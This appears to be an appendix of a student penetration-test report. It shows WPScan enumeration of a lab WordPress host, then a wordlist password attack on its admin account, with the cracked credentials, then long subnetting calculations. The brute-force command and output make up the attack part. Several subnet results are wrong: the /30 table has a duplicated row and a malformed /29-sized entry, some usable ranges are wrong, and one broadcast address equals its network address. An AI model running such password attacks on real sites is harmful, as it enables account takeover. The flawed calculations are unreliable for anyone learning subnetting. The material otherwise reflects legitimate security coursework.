[+] WordPress theme in use: twentyeleven
 | Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 | Last Updated: 2020-08-11T00:00:00.000Z
 | Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 | Style Name: Twenty Eleven
 | Style URI: http://wordpress.org/extend/themes/twentyeleven
 | Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cu
st ...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <=================================> (329 / 329) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:05 <==============================> (2575 / 2575) 100.00% Time: 00:00:05

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <===================================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
```

```
[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to
 be detected)
 Brute Forcing Attachment IDs - Time: 00:00:12 <==============================> (100 / 100) 100.00% Time: 00:00:12

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Tue Dec 22 11:58:54 2020
[+] Requests Done: 3110
[+] Cached Requests: 9
[+] Data Sent: 846.559 KB
[+] Data Received: 763.565 KB
[+] Memory used: 211.029 MB
[+] Elapsed time: 00:00:26
```

Figure 2-3 Password Attack Using WPSCAN on 172.16.221.237/24

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress -P /usr/share/wordlists/rockyou.txt -U admin
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.5
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Tue Dec 22 12:12:18 2020

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / slides Time: 00:10:27 <====================================> (5740 / 5740) 100.00% Time: 00:10:27

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

APPENDIX C – SUBNETTING CALCULATIONS

Figure 3-1 192.168.0.200/27

The /27 prefix for this IP address showed that there was 3 bits allocated to the subnet and 5 bits allocated to the host portion. The subnet mask for this IP address was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

3 bits allocated to the subnet meant that the number of possible networks could be calculated:

(2^3) = 8 possible networks

5 bits allocated to the host portion meant that the number of hosts on each network would be:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Since it is a Class C IP address, the default subnet mask is 255.255.255.0:

255.255.255.0

192.168.0.200

Therefore, the possible IP address range would be 192.168.0.0 – 192.168.0.255. To visualise this easier, a brief subnet table was created to demonstrate the 8 possible networks that were in use. For the network address, each possible network incremented by 32 as this was the number of overall hosts for each network, including the network and broadcast addresses. The broadcast address column also incremented by 32 each time:

ID	Network Address	Broadcast Address	Subnet Mask
0	192.168.0.0	192.168.0.31	255.255.255.224
1	192.168.0.32	192.168.0.63	255.255.255.224
2	192.168.0.64	192.168.0.95	255.255.255.224
3	192.168.0.96	192.168.0.127	255.255.255.224
4	192.168.0.128	192.168.0.159	255.255.255.224
5	192.168.0.160	192.168.0.191	255.255.255.224
6	192.168.0.192	192.168.0.223	255.255.255.224

7	192.168.0.224	192.168.0.255	255.255.255.224

Finally, the number of usable hosts column was added. For each subnet, there would be 30 usable hosts. This would verify that the network and broadcast addresses were correct:

ID	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
0	192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31	255.255.255.224
1	192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63	255.255.255.224
2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	255.255.255.224
3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127	255.255.255.224
4	192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159	255.255.255.224
5	192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191	255.255.255.224
6	192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223	255.255.255.224
7	192.168.0.224	192.168.0.225 – 192.168.0.254	192.168.0.255	255.255.255.224

From this, the following information was learnt from the 192.168.0.200/27 IP address:

Network Address: 192.168.0.192/27

Usable Host Range: 192.168.0.193 – 192.168.0.222

Broadcast Address: 192.168.0.223/27

Figure 3-2 192.168.0.225/30

The /30 CIDR prefix for this IP address showed that there was 6 bits borrowed for the subnet portion and 2 bits allocated to the host portion. The subnet mask for this IP address was:

255.255.255.252 - > 11111111.11111111.11111111.11111100

6 bits allocated to the subnet portion meant that the number of possible networks could be calculated:

(2^6) = 64 possible networks

2 bits allocated to the host portion meant that for each of the possible networks identified, the number of usable and overall hosts could be calculated:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

This gave enough information to understand how to calculate each of the 64 possible networks, with each network address and broadcast address being shown:

ID	Network Address	Broadcast Address	Subnet Mask
0	192.168.0.0	192.168.0.3	255.255.255.252
1	192.168.0.4	192.168.0.7	255.255.255.252
2	192.168.0.8	192.168.0.11	255.255.255.252
3	192.168.0.12	192.168.0.15	255.255.255.252
4	192.168.0.16	192.168.0.19	255.255.255.252
5	192.168.0.20	192.168.0.23	255.255.255.252
6	192.168.0.24	192.168.0.27	255.255.255.252
7	192.168.0.28	192.168.0.31	255.255.255.252
8	192.168.0.32	192.168.0.35	255.255.255.252
9	192.168.0.36	192.168.0.39	255.255.255.252
10	192.168.0.40	192.168.0.43	255.255.255.252
11	192.168.0.44	192.168.0.47	255.255.255.252
12	192.168.0.48	192.168.0.51	255.255.255.252
13	192.168.0.52	192.168.0.55	255.255.255.252
14	192.168.0.56	192.168.0.59	255.255.255.252
15	192.168.0.60	192.168.0.63	255.255.255.252
16	192.168.0.64	192.168.0.67	255.255.255.252
17	192.168.0.68	192.168.0.71	255.255.255.252
18	192.168.0.72	192.168.0.75	255.255.255.252
19	192.168.0.76	192.168.0.79	255.255.255.252
20	192.168.0.80	192.168.0.83	255.255.255.252
21	192.168.0.84	192.168.0.87	255.255.255.252
22	192.168.0.88	192.168.0.91	255.255.255.252
23	192.168.0.92	192.168.0.95	255.255.255.252
24	192.168.0.96	192.168.0.99	255.255.255.252

25	192.168.0.100	192.168.0.103	255.255.255.252
26	192.168.0.104	192.168.0.107	255.255.255.252
27	192.168.0.108	192.168.0.111	255.255.255.252
28	192.168.0.112	192.168.0.115	255.255.255.252
29	192.168.0.116	192.168.0.119	255.255.255.252
30	192.168.0.120	192.168.0.123	255.255.255.252
31	192.168.0.124	192.168.0.127	255.255.255.252
32	192.168.0.128	192.168.0.131	255.255.255.252
33	192.168.0.132	192.168.0.135	255.255.255.252
34	192.168.0.136	192.168.0.139	255.255.255.252
35	192.168.0.140	192.168.0.143	255.255.255.252
36	192.168.0.144	192.168.0.151	255.255.255.252
37	192.168.0.152	192.168.0.155	255.255.255.252
38	192.168.0.156	192.168.0.159	255.255.255.252
39	192.168.0.160	192.168.0.163	255.255.255.252
40	192.168.0.164	192.168.0.167	255.255.255.252
41	192.168.0.168	192.168.0.171	255.255.255.252
42	192.168.0.172	192.168.0.175	255.255.255.252
43	192.168.0.176	192.168.0.179	255.255.255.252
44	192.168.0.180	192.168.0.183	255.255.255.252
45	192.168.0.184	192.168.0.187	255.255.255.252
46	192.168.0.188	192.168.0.191	255.255.255.252
47	192.168.0.192	192.168.0.195	255.255.255.252
48	192.168.0.196	192.168.0.199	255.255.255.252
49	192.168.0.200	192.168.0.203	255.255.255.252
50	192.168.0.204	192.168.0.207	255.255.255.252
51	192.168.0.208	192.168.0.211	255.255.255.252

52	192.168.0.212	192.168.0.215	255.255.255.252
53	192.168.0.216	192.168.0.219	255.255.255.252
54	192.168.0.220	192.168.0.223	255.255.255.252
55	192.168.0.224	192.168.0.227	255.255.255.252
56	192.168.0.228	192.168.0.231	255.255.255.252
57	192.168.0.232	192.168.0.235	255.255.255.252
58	192.168.0.236	192.168.0.239	255.255.255.252
58	192.168.0.236	192.168.0.239	255.255.255.252
59	192.168.0.240	192.168.0.243	255.255.255.252
60	192.168.0.244	192.168.0.247	255.255.255.252
61	192.168.0.248	192.168.0.251	255.255.255.252
62	192.168.0.252	192.168.0.255	255.255.255.252

Once the network and broadcast addresses were calculated, the number of usable hosts per network was added. The number of usable hosts was 2, which meant this could easily be calculated:

ID	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
0	192.168.0.0	192.168.0.1 – 192.168.0.2	192.168.0.3	255.255.255.252
1	192.168.0.4	192.168.0.5 – 192.168.0.6	192.168.0.7	255.255.255.252
2	192.168.0.8	192.168.0.9 – 192.168.0.10	192.168.0.11	255.255.255.252
3	192.168.0.12	192.168.0.13 – 192.168.0.14	192.168.0.15	255.255.255.252
4	192.168.0.16	192.168.0.17 – 192.168.0.18	192.168.0.19	255.255.255.252
5	192.168.0.20	192.168.0.21 – 192.168.0.22	192.168.0.23	255.255.255.252
6	192.168.0.24	192.168.0.25 – 192.168.0.26	192.168.0.27	255.255.255.252
7	192.168.0.28	192.168.0.29 – 192.168.0.30	192.168.0.31	255.255.255.252
8	192.168.0.32	192.168.0.33 – 192.168.0.34	192.168.0.35	255.255.255.252
9	192.168.0.36	192.168.0.37 – 192.168.0.38	192.168.0.39	255.255.255.252
10	192.168.0.40	192.168.0.41 – 192.168.0.42	192.168.0.43	255.255.255.252

11	192.168.0.44	192.168.0.45 – 192.168.0.46	192.168.0.47	255.255.255.252
12	192.168.0.48	192.168.0.49 – 192.168.0.50	192.168.0.51	255.255.255.252
13	192.168.0.52	192.168.0.53 – 192.168.0.54	192.168.0.55	255.255.255.252
14	192.168.0.56	192.168.0.57 – 192.168.0.58	192.168.0.59	255.255.255.252
15	192.168.0.60	192.168.0.61 – 192.168.0.62	192.168.0.63	255.255.255.252
16	192.168.0.64	192.168.0.65 – 192.168.0.66	192.168.0.67	255.255.255.252
17	192.168.0.68	192.168.0.69 – 192.168.0.70	192.168.0.71	255.255.255.252
18	192.168.0.72	192.168.0.73 – 192.168.0.74	192.168.0.75	255.255.255.252
19	192.168.0.76	192.168.0.77 – 192.168.0.78	192.168.0.79	255.255.255.252
20	192.168.0.80	192.168.0.81 – 192.168.0.82	192.168.0.83	255.255.255.252
21	192.168.0.84	192.168.0.85 – 192.168.0.86	192.168.0.87	255.255.255.252
22	192.168.0.88	192.168.0.89 – 192.168.0.90	192.168.0.91	255.255.255.252
23	192.168.0.92	192.168.0.93 – 192.168.0.94	192.168.0.95	255.255.255.252
24	192.168.0.96	192.168.0.97 – 192.168.0.98	192.168.0.99	255.255.255.252
25	192.168.0.100	192.168.0.101 – 192.168.0.102	192.168.0.103	255.255.255.252
26	192.168.0.104	192.168.0.105 – 192.168.0.106	192.168.0.107	255.255.255.252
27	192.168.0.108	192.168.0.109 – 192.168.0.110	192.168.0.111	255.255.255.252
28	192.168.0.112	192.168.0.113 – 192.168.0.114	192.168.0.115	255.255.255.252
29	192.168.0.116	192.168.0.117 – 192.168.0.118	192.168.0.119	255.255.255.252
30	192.168.0.120	192.168.0.121 – 192.168.0.122	192.168.0.123	255.255.255.252
31	192.168.0.124	192.168.0.125 – 192.168.0.126	192.168.0.127	255.255.255.252
32	192.168.0.128	192.168.0.129 – 192.168.0.130	192.168.0.131	255.255.255.252
33	192.168.0.132	192.168.0.133 – 192.168.0.136	192.168.0.135	255.255.255.252
34	192.168.0.136	192.168.0.137 – 192.168.0.138	192.168.0.139	255.255.255.252
35	192.168.0.140	192.168.0.141 – 192.168.0.142	192.168.0.143	255.255.255.252
36	192.168.0.144	192.168.0.145 – 192.168.0.150	192.168.0.151	255.255.255.252
37	192.168.0.152	192.168.0.153 – 192.168.0.154	192.168.0.155	255.255.255.252

38	192.168.0.156	192.168.0.157 – 192.168.0.158	192.168.0.159	255.255.255.252
39	192.168.0.160	192.168.0.161 – 192.168.0.162	192.168.0.163	255.255.255.252
40	192.168.0.164	192.168.0.165 – 192.168.0.166	192.168.0.167	255.255.255.252
41	192.168.0.168	192.168.0.169 – 192.168.0.170	192.168.0.171	255.255.255.252
42	192.168.0.172	192.168.0.173 – 192.168.0.174	192.168.0.175	255.255.255.252
43	192.168.0.176	192.168.0.177 – 192.168.0.178	192.168.0.179	255.255.255.252
44	192.168.0.180	192.168.0.181 – 192.168.0.182	192.168.0.183	255.255.255.252
45	192.168.0.184	192.168.0.185 – 192.168.0.186	192.168.0.187	255.255.255.252
46	192.168.0.188	192.168.0.189 – 192.168.0.190	192.168.0.191	255.255.255.252
47	192.168.0.192	192.168.0.193 – 192.168.0.194	192.168.0.195	255.255.255.252
48	192.168.0.196	192.168.0.197 – 192.168.0.198	192.168.0.199	255.255.255.252
49	192.168.0.200	192.168.0.201 – 192.168.0.202	192.168.0.203	255.255.255.252
50	192.168.0.204	192.168.0.205 – 192.168.0.206	192.168.0.207	255.255.255.252
51	192.168.0.208	192.168.0.209 – 192.168.0.210	192.168.0.211	255.255.255.252
52	192.168.0.212	192.168.0.213 – 192.168.0.214	192.168.0.215	255.255.255.252
53	192.168.0.216	192.168.0.217 – 192.168.0.218	192.168.0.219	255.255.255.252
54	192.168.0.220	192.168.0.221 – 192.168.0.222	192.168.0.223	255.255.255.252
55	192.168.0.224	192.168.0.225 – 192.168.0.226	192.168.0.227	255.255.255.252
56	192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231	255.255.255.252
57	192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235	255.255.255.252
58	192.168.0.236	192.168.0.237 – 192.168.0.238	192.168.0.239	255.255.255.252
59	192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243	255.255.255.252
60	192.168.0.244	192.168.0.245 – 192.168.0.246	192.168.0.247	255.255.255.252
61	192.168.0.248	192.168.0.249 – 192.168.0.250	192.168.0.251	255.255.255.252
62	192.168.0.252	192.168.0.253 – 192.168.0.254	192.168.0.255	255.255.255.252

From this, the following information could be obtained about the IP address:

Network Address: 192.168.0.224/30

Usable Host Range: 192.168.0.225 – 192.168.0.226

Broadcast Address: 192.168.0.227

Figure 3-3 172.16.221.16/24

The /24 CIDR prefix meant that this IP address had a subnet mask of:

255.255.255.0 - > 11111111.11111111.11111111.00000000

The number of host bits would be 8, while the subnet bits would be 0.

(2^0) = 1 possible network/s

With 8 bits allocated to the host portion would be calculated as follows:

(2^8) = 256 Overall Hosts

(2^8) – 2 = 254 Usable Hosts

Since the subnet mask was 255.255.255.0, this was then used against the IP address to gain an idea of the number of hosts on the network.

255.255.255.0

172.16.221.16

Therefore, the number of hosts could be shown in the range:

172.16.221.0 – 172.16.221.255

Since there was only one possible network, this made the subnet calculation easier:

ID	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
0	172.16.221.0	172.16.221.1 – 172.16.221.254	172.16.221.255	255.255.255.0

From this the following information could be obtained:

Network Address: 172.16.221.0/24

Usable Host Range: 172.16.221.1 – 172.16.221.254

Broadcast Address: 172.16.221.0/24

Figure 3-4 192.168.0.33/27

The /27 CIDR prefix for this IP address meant that there were 3 borrowed bits for the subnet portion and 5 bits for the host portion. Within this range, this meant that this IP address had a subnet mask of:

255.255.255.224 -> 11111111.11111111.11111111.11100000

With the number of subnet bits being 3, this meant the number of possible networks could be calculated:

(2^3) = 8 possible networks

And the number of hosts being 5, this meant that for each of the possible networks identified from the previous calculation these would be the number of hosts per network:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using this information, the possible number of subnets could be visualized easier with information such as network addresses, usable host ranges, broadcast addresses and subnet mask:

ID	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
0	192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31	255.255.255.224
1	192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63	255.255.255.224
2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	255.255.255.224
3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127	255.255.255.224
4	192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159	255.255.255.224
5	192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191	255.255.255.224
6	192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223	255.255.255.224
7	192.168.0.224	192.168.0.225 – 192.168.0.254	192.168.0.255	255.255.255.224

This table was created earlier using the first subnet calculation and from this information the following could be obtained, as the IP address was within this usable host range:

Network Address: 192.168.0.32/27

Usable Host Range: 192.168.0.33 – 192.168.0.62

Broadcast Address: 192.168.0.63/27

Figure 3-5 192.168.0.229/30

The /30 CIDR prefix meant that there was 6 borrowed bits for the subnet portion and 2 bits for the host portion. The subnet mask for the /30 prefix was:

255.255.255.252 -> 11111111.11111111.11111111.11111100

The number of subnet bits was 6, therefore the number of possible subnets could be calculated:

(2^6) = 64 possible subnets

The number of host bits was 2, therefore the number of hosts could be calculated for each possible network:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

Using this information and the subnetting table created before to demonstrate all the possible networks with a /30 prefix beforehand, it was found that this host was within the usable host range of 192.168.0.229 – 192.168.0.230. This would mean that this host would have a network address of 192.168.0.228/30 and a broadcast address of 192.168.0.231.

56	192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231	255.255.255.252

Figure 3-6 192.168.0.129/27

The /27 CIDR prefix meant that there was 3 subnet bits and 5 host bits. Accordingly, the subnet mask for this host was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

3 subnet bits for this IP address meant the possible number of networks could be calculated:

(2^3) = 8 Possible Networks

And 5 bits for the host portion meant that the number of hosts could be calculated for each subnet:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using a table created earlier, it was found that this IP address was in the usable host range of 192.168.0.129 – 192.168.0.158, which meant it had a network address of 192.168.0.128/27 and a broadcast of 192.168.0.159/27.

4	192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159	255.255.255.224

Figure 3-7 192.168.0.233/30

The /30 prefix indicated that this host was using 6 subnet bits and 2 bits for the host portion. The subnet mask for this prefix was:

255.255.255.252 -> 11111111.11111111.11111111.11111100

The 6 subnet bits meant that the possible networks could be calculated:

(2^6) = 64 Possible Subnets

And the 2 host bits meant that for each possible network these would be the number of hosts each:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

Using the /30 table created earlier, it was shown that this IP address was in the usable host range of 192.168.0.233 – 192.168.0.234, a network address of 192.168.0.232/30 and a broadcast address of 192.168.0.235/30.

57	192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235	255.255.255.252

Figure 3-8 13.13.13.12/24

The /24 CIDR prefix meant that there was 0 borrowed bits for the subnet portion and 8 bits for the host portion. The subnet mask of a /24 prefix can be seen here:

255.255.255.0 -> 11111111.11111111.11111111.00000000

0 borrowed bits for the subnet portion meant the possible number of networks could be calculated:

(2^0) = 1 possible network

8 bits for the host portion meant that for this possible network, these were the hosts for that network:

(2^8) = 256 Overall Hosts

(2^8) – 2 = 254 Usable Hosts

Using this information, it was possible to calculate the host range overall for this subnet using the subnet mask:

255.255.255.0

13.13.13.0

13.13.13.0 – 13.13.13.255

Then this information was used to create a table, which was easy as it was only one network:

ID	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
0	13.13.13.0	13.13.13.1 – 13.13.13.254	13.13.13.255	255.255.255.0

From this, the following information was gathered:

Network Address: 13.13.13.0/24

Usable Host Range: 13.13.13.1 – 13.13.13.254

Broadcast Address: 13.13.13.255/24

Figure 3-9 192.168.0.240/30 (Network Address)

Compared to the other subnet calculations, this will be working out the usable host range, broadcast address and the subnet mask.

The /30 CIDR prefix meant that this network was using 6 bits for the subnet portion and 2 bits for the host portion. The subnet mask which is associated with the /30 prefix is here:

255.255.255.252 -> 11111111.11111111.11111111.11111100

The 6 bits for the subnet portion meant the possible number of networks could be calculated:

(2^6) = 64 possible networks

And 2 bits for the host portion meant that the overall and usable hosts could be calculated:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

From this, it was possible to identify all the remaining information for this subnet. This was identified earlier, so to match the network address information was easy:

59	192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243	255.255.255.252

And, the following information was gained from this:

Network Address: 192.168.0.240/30

Usable Host Range: 192.168.0.241 – 192.168.0.242

Broadcast Address: 192.168.0.243

Figure 3-10 192.168.0.64/27 (Network Address)

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to have a usable host range of 192.168.0.65 – 192.168.0.94/27, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.95/27.

2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	255.255.255.224

From this, the following information was gained:

Network Address: 192.168.0.64/27

Usable Host Range: 192.168.0.65 – 192.168.0.94

Broadcast Address: 192.168.0.95/27

Figure 3-11 192.168.0.96/27 (Network Address)

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to have a usable host range of 192.168.0.97 – 192.168.0.126, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.127/27.

3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127	255.255.255.224

Figure 3-12 192.168.0.66/27

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to be in the usable host range of 192.168.0.65 – 192.168.0.94/27, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.95/27.

2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	255.255.255.224

Figure 3-13 192.168.0.65/27

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to be in the usable host range of 192.168.0.65 – 192.168.0.94/27, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.95/27.

2	192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	255.255.255.224

From this, the following information was gained:

Network Address: 192.168.0.64/27

Usable Host Range: 192.168.0.65 – 192.168.0.94

Broadcast Address: 192.168.0.95/27

Figure 3-14 192.168.0.97/27

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to be in the usable host range of 192.168.0.97 – 192.168.0.126, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.127/27.

3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127	255.255.255.224

Therefore, the following information could be gained:

Network Address 192.168.0.96/27

Usable Host Range: 192.168.0.97 – 192.168.0.126

Broadcast Address: 192.168.0.127/27

Figure 3-15 192.168.0.98/27

The /27 CIDR prefix meant that the number of subnet bits borrowed was 3 and the host portion would therefore have 5 bits. The subnet mask for /27 prefix was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

The number of subnet bits gave an indication of the possible number of networks and allowed that to be calculated:

(2^3) = 8 Possible Networks

The number of host bits of 5 allowed the hosts to be calculated:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

Using information from earlier, this was found to be in the usable host range of 192.168.0.97 – 192.168.0.126, subnet mask of 255.255.255.224 and a broadcast of 192.168.0.127/27.

3	192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127	255.255.255.224

Therefore, the following information could be gained:

Network Address 192.168.0.96/27

Usable Host Range: 192.168.0.97 – 192.168.0.126

Broadcast Address: 192.168.0.127/27

Figure 3-16 192.168.0.241/30

The /30 CIDR prefix meant that this network was using 6 bits for the subnet portion and 2 bits for the host portion. The subnet mask which is associated with the /30 prefix is here:

255.255.255.252 -> 11111111.11111111.11111111.11111100

The 6 bits for the subnet portion meant the possible number of networks could be calculated:

(2^6) = 64 possible networks

And 2 bits for the host portion meant that the overall and usable hosts could be calculated:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

From this, it was possible to identify all the network address, usable host range, subnet mask and broadcast address as this host was within the usable host range. This was identified earlier, so to match the network address information was easy:

59	192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243	255.255.255.252

And, the following information was gained from this:

Network Address: 192.168.0.240/30

Usable Host Range: 192.168.0.241 – 192.168.0.242

Broadcast Address: 192.168.0.243

Figure 3-17 192.168.0.242/30

The /30 CIDR prefix meant that this network was using 6 bits for the subnet portion and 2 bits for the host portion. The subnet mask which is associated with the /30 prefix is here:

255.255.255.252 -> 11111111.11111111.11111111.11111100

The 6 bits for the subnet portion meant the possible number of networks could be calculated:

(2^6) = 64 possible networks

And 2 bits for the host portion meant that the overall and usable hosts could be calculated:

(2^2) = 4 Overall Hosts

(2^2) – 2 = 2 Usable Hosts

From this, it was possible to identify all the network address, usable host range, subnet mask and broadcast address as this host was within the usable host range. This was identified earlier, so to match the network address information was easy:

59	192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243	255.255.255.252

And, the following information was gained from this:

Network Address: 192.168.0.240/30

Usable Host Range: 192.168.0.241 – 192.168.0.242

Broadcast Address: 192.168.0.243

Figure 3-18 192.168.0.203/27

The /27 prefix for this IP address showed that there was 3 bits allocated to the subnet and 5 bits allocated to the host portion. The subnet mask for this IP address was:

255.255.255.224 -> 11111111.11111111.11111111.11100000

3 bits allocated to the subnet meant that the number of possible networks could be calculated:

(2^3) = 8 possible networks

5 bits allocated to the host portion meant that the number of hosts on each network would be:

(2^5) = 32 Overall Hosts

(2^5) – 2 = 30 Usable Hosts

